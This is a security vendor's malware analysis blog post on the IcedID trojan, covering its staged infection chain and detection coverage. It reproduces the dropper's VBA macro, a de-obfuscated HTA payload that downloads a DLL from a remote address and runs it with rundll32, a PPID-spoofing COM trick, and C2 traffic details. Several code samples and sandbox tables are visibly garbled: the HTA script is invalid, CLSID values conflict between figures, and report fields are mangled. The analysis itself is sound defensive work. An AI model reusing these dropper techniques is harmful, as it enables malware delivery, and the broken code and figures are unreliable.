

# IcedID: Analysis and Detection

By Quentin Fois, Pavankumar Chaudhari

Published: 2021-07-08 · Archived: 2026-04-05 17:44:29 UTC

IcedID, also known as BokBot, was [first documented](#) in 2017. While the denomination IcedID used to be only about the final banking trojan payload, it now commonly refers to the full infection chain characteristic of this threat. IcedID stood under the radar for a couple of years, and made the news again in 2019 for using steganography to [hide its payload](#).

Ever since IcedID loaders evolved and went through multiple steganography techniques. Some of [the versions](#) are known as “Photoloader” or lately “Gziploader”. The functionalities of the underlying banking trojan themselves have seen little evolutions over the years.

This blogpost will focus on 3 parts:

- Description of an IcedID infection chain
- Detailed overview of a dropper document
- VMware IcedID threat coverage

## IcedID infection chain




Figure 1 IcedID infection chain

The most commonly observed attack chain for IcedID can be split into three parts:

- Initial delivery: Malicious office document
- 1<sup>st</sup> stage: Packed DLL
- 2<sup>nd</sup> stage: Packed DLL + encrypted payload

## Initial delivery:

The entry point is an email with a malicious payload attached. Usually, the malicious payload is stored in a password-protected ZIP, with the password written in the body of the email. This is done as an attempt to bypass automated analysis which is commonly done by many email security products.

Once unlocked, the ZIP archive contains an office document with a malicious payload. Lately, researchers have reported on IcedID using [Jscript dropper](#), (you can watch malware analysis [here](#)) but this is out of the scope of this blogpost.

In scenarios where malicious office documents were leveraged, we observed two types of payloads:

- VBA macro code, described later in this blogpost
- [XL4](#)

Ultimately, the sample will download the 1<sup>st</sup> stage DLL and execute it using rundll32.

## Stage 1:

The first stage is a single DLL executed with the help of rundll32, and acts as a filter deciding whether the victim is worth compromising further or not. This stage has two core functionalities:

- Fingerprinting the OS and sending the data to the CnC
- Downloading the next payload from the CnC and executing that payload

Below is a list of some of the data that the first stage payload will gather:

- How long has the computer been up
- How many processes are running
- OS version
- CPUID queried data
- RDTSC timing loop
- Account information
- Hardware info

This data is then transmitted to the CnC (Figure 2) which likely blacklisted some values in order to avoid uninteresting target or identified sandbox/analyst boxes. If nothing prevents it on the CnC side, the DLL then downloads a blob of data that will ultimately become the 2<sup>nd</sup> stage files. This data is not downloaded as plaintext but hidden via steganography techniques. At the time of the analysis the data was hidden behind a [fake GZIP header](#), and previously we also [observed fake JPG images](#).




Figure 2 System fingerprinting data hidden amongst cookie values

## Stage 2:

The 2<sup>nd</sup> stage consists of two components:

- A DLL: a loader
- An encrypted data blob: the banking trojan

The DLL is executed using the rundll32 executable. The path to the encrypted data blob, often named “license.dat” is provided via the command line (Figure 3).

```
rundll32.exe stage2.dll,update /i:"foobar\license.dat"
```

Figure 3 Stage 2 command line

Upon execution, the DLL will parse its command line to find the path to the data blob, decrypt it and load it into memory. The banking trojan is then live and running. A good description of the trojan functionalities can be [read in this article](#).

## Delivery

**Sample hash: 9a93fc9f3606055fad6f7a2a9b0a848555d9e8d29eb3e5419a6803c315e8cba4**

This section is an in-depth analysis of a malicious word document found during our investigation.

As described earlier, a user would access this document after opening an encrypted zip attached to an email. Once the document is opened the user is greeted with a banner asking to “Enable Content” in order to execute macros (Figure 4). A careless user clicking that button would trigger the execution of the malicious VBA macro code.




Figure 4 Macro embedded document

Below (Figure 5) is an excerpt of the VBA macro code stored in the malicious document, [extracted using oletools](#).

```

-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub Document_Open()
main
End Sub
-----
VBA MACRO lenVbDatabase.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/lenVbDatabase'
-----
Sub main()
vbLink
End Sub
-----
VBA MACRO storageProcedure.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/storageProcedure'
-----
Function databaseDelete(libBorder)
databaseDelete = libBorder
End Function
Function tmpGeneric()
tmpGeneric = databaseDelete(ActiveDocument.Range.text)
End Function
-----
VBA MACRO rightLeft.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/rightLeft'
-----
Function title()
title = ActiveDocument.BuiltInDocumentProperties("title")
End Function
Function subject()
subject = ActiveDocument.BuiltInDocumentProperties("subject") & "1-8455-00A0C91"
End Function
Sub vbLink()
Dim viewVb As String
viewVb = title
Open viewVb For Output As #1
Print #1, tmpGeneric
Close #1
GetObject(subject & "F3980").Navigate title
End Sub

```

Figure 5 VBA macro code snippet

The VBA macro looks simple and not obfuscated. However, the malware authors have used interesting tricks and techniques to hide the malicious code. Indeed, dynamic execution of this code highlights that the macro drops an HTA file in the computer public folder. The HTA content is not stored in the VBA code itself but is hidden behind the image giving the instructions, out of sight from victims and analysts, as shown in Figure 6. In previous versions, actors used to hide code within a UserForm as labels. This is not a new technique and has been [observed in other campaigns](#).




Figure 6 Hidden HTA code revealed as document text



Figure 7 Code snippet fetching the HTA content

Figure 7 above shows the functions dedicated to extract the HTA file content, by reading the “ActiveDocument.Range.text” attribute.

In a similar fashion, other data needed by the VBA macro is hidden in the document properties.




Figure 8 Data hidden in the document properties.

As shown above, in Figure 8, the path of the dropped HTA file is stored in the “Title” property, and a portion of the CLSID is hidden in the “Subject” property of the document. Below in Figure 9 is the code that fetches these properties as well as drops the HTA file content on disk.

```

Function title()
title = ActiveDocument.BuiltInDocumentProperties("title") ⇨ Extracts title property
End Function
Function subject()
subject = ActiveDocument.BuiltInDocumentProperties("subject") & "1-8455-00A0C91"
End Function
Sub vbLink()
⇩
Extracts subject property
Dim viewVb As String
viewVb = title
Open viewVb For Output As #1 ⇨ Writes hta in public folder
Print #1, tmpGeneric
Close #1
GetObject(subject & "F3880").Navigate title ⇨ HTA file path
End Sub
⇩
new:CLSID C08AFD90-F2A1-11D1-8455-00A0C91F3880 - clsid refers to explorer.exe
    
```

Figure 9 Code snippet to fetch document properties, write hta file and execute hta using COM

To execute this HTA file, the attacker used an interesting COM technique which is also used for parent process ID (PPID) spoofing.

Indeed the CLSID C08AFD90-F2A1-11D1-8455-00A0C91F3880 used in the code refers to the ShellBrowserWindow object class and can be used to execute any process as if it was executed from explorer.exe. In this case, mshta.exe is executed by winword.exe, but the parent process of mshta.exe will be explorer.exe.

Adversaries use this technique in an attempt to defeat threat hunting activities or to bypass security products. This PPID Spoofing method is already explained in our previous blog post [here](#). This blog post also provides guidance to hunt such anomalies.

In its raw form, the HTA code is obfuscated as shown below Figure 10:

```

var titleRemove = new ActiveXObject("winhttp")
titleRemove.open("GET", "http://192.168.1.100/structButtonMemory.jpg", true, false, false)
titleRemove.send()
if (titleRemove.status == 200) {
    try {
        var main = new ActiveXObject("mshta:html!1")
        var main.open()
        var main.type = 1
        var main.write(titleRemove.responseBody)
        var main.saveToFile("C:\Users\Public\structButtonMemory.jpg", 2)
        var main.close()
    } catch {}
}

new ActiveXObject("script:shell").run("rundll32.exe,Users\Public\structButtonMemory.jpg,PluginInit");
var mainContent = new ActiveXObject("scripting.FileSystemObject").tryExec("del /f /q C:\Users\Public\structButtonMemory.jpg");
catch {}
    
```

Figure 10 Obfuscated (top) and de-obfuscated (bottom) HTA payload


Desobfuscating the HTA content reveals that its only goal is to download a file from a remote server, and to write it on disk in the public folder, under the name “structButtonMemory.jpg”. Despite the “.jpg” extension, this file is actually a DLL, and gets executed via rundll32.exe calling the “PluginInit” exported function as an entry point. This DLL is the 1<sup>st</sup> stage DLL payload, also referred to as Gziploader.

As mentioned in the introduction overview, this 1<sup>st</sup> stage DLL will download a file purporting to be a gzip compressed file. The first stage DLL will then extract two files from the fake gzip file: another DLL (the 2<sup>nd</sup> stage) and an encrypted data blob, which will be saved with a “.dat” extension. The second stage DLL file is a bot loader which is executed with rundll32.exe, with the file path to the .dat file being provided as a parameter. This process decodes the main bot in memory and performs additional malicious activities.


## VMware detection coverage

VMware EDR Carbon Black will alert as soon as the dropper document gets executed thanks to multiple fine-tuned rules.


### Anomaly in winword.exe process



### Executing HTA payload via PPID spoofing.



### Rundll32 payload execution



VMware NDR and sandboxing capabilities protect the network from any stage of the infection.

Initial document analysis

SEVERITY	TYPE	DESCRIPTION	ATTACK TACTICS	ATTACK TECHNIQUE(S)	LINKS
Signature	Execution	Identified trojan code	Execution, Defense Evasion	MS02	
Analysis	Analysis	Untrusted process behavior	Defense Evasion	Untrusted Security Tools	
Analysis	Analysis	Potential social engineering attack using links in document			
Analysis	Analysis	Untrusted process behavior (HTTP link)			
Analysis	Analysis	Document file executing rundll32.exe	Execution, Defense Evasion	Run-ASL	

**Analysis Report**

- Analysis Subject 1 (WINWORD.EXE)
- Analysis Subject 2 (mshta.exe)
 

NAME	mshta.exe
COMMAND LINE	C:\Windows\SysWOW64\mshta.exe C:\Users\Public\struct\ButtonMemory\hta {5E460B07-F1C3-482E-888F-4E770A288A5F 5376490B07-F1C3-482E-888F-4E770A288A5F}
EXECUTION CONTEXT	User
ARCHITECTURE	32-bit
ANALYSIS REASON	Untrusted shell process found

1<sup>st</sup> stage DLL analysis

**Threat Level**

The file 6543550e987877f7a83ec744f9550a was found to be **malicious**

**RISK ASSESSMENT**

- Maliciousness score: 100/100
- Risk estimate: High Risk - Malicious behavior detected
- Antivirus class: TROJAN
- Antivirus family: BARKER
- Malware: PHOTOCOPY, CTRB

**ANALYSIS OVERVIEW**

SEVERITY	TYPE	DESCRIPTION	ATTACK TACTICS	ATTACK TECHNIQUE(S)	LINKS
Signature	Signature	Identified trojan code			
Analysis	Analysis	AI detected possible malicious code reuse			
Network	Network	Suspicious traffic observed	Command and Control	Standard Application Layer Protocol	

**ADDITIONAL ARTIFACTS**

DESCRIPTION	SHA1	CONTENT TYPE	SCORE
network traffic analysis	58b6f04731aa38a329f0367523737452313%	application/vnd.tcpdump.pcap	100

### Analysis Report

Captured traffic

View traffic capture %

Quick search

Items to display 6 X Showing page 1/2

Timestamp	Source IP	Source Port	Destination IP	Destination Port	Bytes Sent	Bytes Received	Protocol
2021-06-02 13:12...	10.0.2.15	51329	10.0.2.3	53	32	126	UDP
2021-06-02 13:12...	10.0.2.15	58906	10.0.2.3	53	32	181	UDP
2021-06-02 13:12...	10.0.2.15	49886	13.35.91.74	443	353	5,513	TCP
2021-06-02 13:1...	10.0.2.15	63504	10.0.2.3	53	35	67	UDP
2021-06-02 13:1...	10.0.2.15	53793	10.0.2.3	53	35	91	UDP
2021-06-02 13:1...	10.0.2.15	49889	172.67.205.174	80	223	0	TCP

IP RAW HTTP

REQUEST

```

Method: GET
Path: /
Protocol: HTTP version 1.1
Hostname: kickersflyers.bid
Full URL: Http://kickersflyers.bid/
WHOIS: Lookup kickersflyers.bid
    
```

Headers

```

Connection: Keep-Alive
Cookie: __gcl__=832457222-1722132; __gcl__=6137501-04; __gcl__=11825-0-147; __gcl__=48574553-4c75636173-314315423755-37294117324229463239; __gcl__=0; __gcl__=43c75132e006
Host: kickersflyers.bid
    
```


2<sup>nd</sup> stage DLL and final payload analysis

### Analysis Overview

Maliciousness score: 100/100  
 Risk estimate: High Risk - Malicious behavior detected  
 Antivirus cloud: PROTECT  
 ZAVirus family: kickersflyers  
 Malware: KICKERSFLYERS

Malware overview: 25 X Showing page 1/1

Severity	Type	Description	Attack Tactics	Attack Techniques	URLs
High	Signature	Identified 'kicker' code			
High	Network	Command/Control traffic observed	Command and Control	Standard Application Layer Protocol	
Medium	Anomaly	A detected possible malicious code reuse			
Low	Tool	Ability to hide screen names			
Low	Steal	Ability to read and decrypt secure data from registry			
Low	Settings	Ability to retrieve network adapter information			
Low	Search	Defining the user account name	Discovery	System Owner/User Discovery	
Low	Network	Ability to establish connection with server using Windows SOCKS			
Low	Execution	Ability to shutdown/reboot the system			
Low	Execution	Ability to retrieve the process integrity level			
Low	Anomaly	Ability to check current user's privileges			
Low	Settings	File/printing system configuration and data	Discovery	System Network Configuration Discovery	



## Conclusion

Through this blogpost, we detailed the different steps commonly involved in an IcedID infection and did a deep dive into one of its initial infection document. IcedID is a three stages threat involving two DLL loaders executed via rundll32.exe. While the last stage of the IcedID chain is a banking trojan, IcedID can also be used as a pivot point to deliver other threats such as Ransomware or even serve as a foothold for further lateral propagation.

Leveraging both the VMware EDR and NDR solutions provides visibility, detection, and prevention of threats like IcedID at every stage of the attack.

## IOCs:

Malicious documents SHA256

6aca19225d02447de93cbf12e6f74824371be995a17d88e264c79d15cb484b28  
100345684c677d50ff837959699aaef34e583fd11d812cceff80dbfe03c0db62a  
da6a91012518cd07ae61313fd108711b56f406068efb119f678a4946438c6800  
db08770ab1946bc505cc5a5483767a194d7801d32f2ea6c78fd0c966d0c7bc75  
74d5e62a2f6c6bcf10dfcdbcc55407be8af9662b50f2e2a2c5b33bf5e800e7e6  
ad28c42b8961132b71581e7a438c3eaa7c7008577ce8bd60de44d67414a244b9  
2cef187ef4a2aa3fc58ff8f67a5a5a0eb1d29fd8a7c1d7f21a8654f2bb074de3  
bf06b490e30ca9a8cc4de134f82a20af3299c107c457ef29ff1cff213d0bba1c

348110a61e369a448b64fa3fb8009a48b7a54bcec3b1af4e3f532f4092d09a39

0f229335c60fc3ce5b302ba16c2befbf8ff8f2f3938fdc9891e54b0841dc1daa

---

Source: <https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html>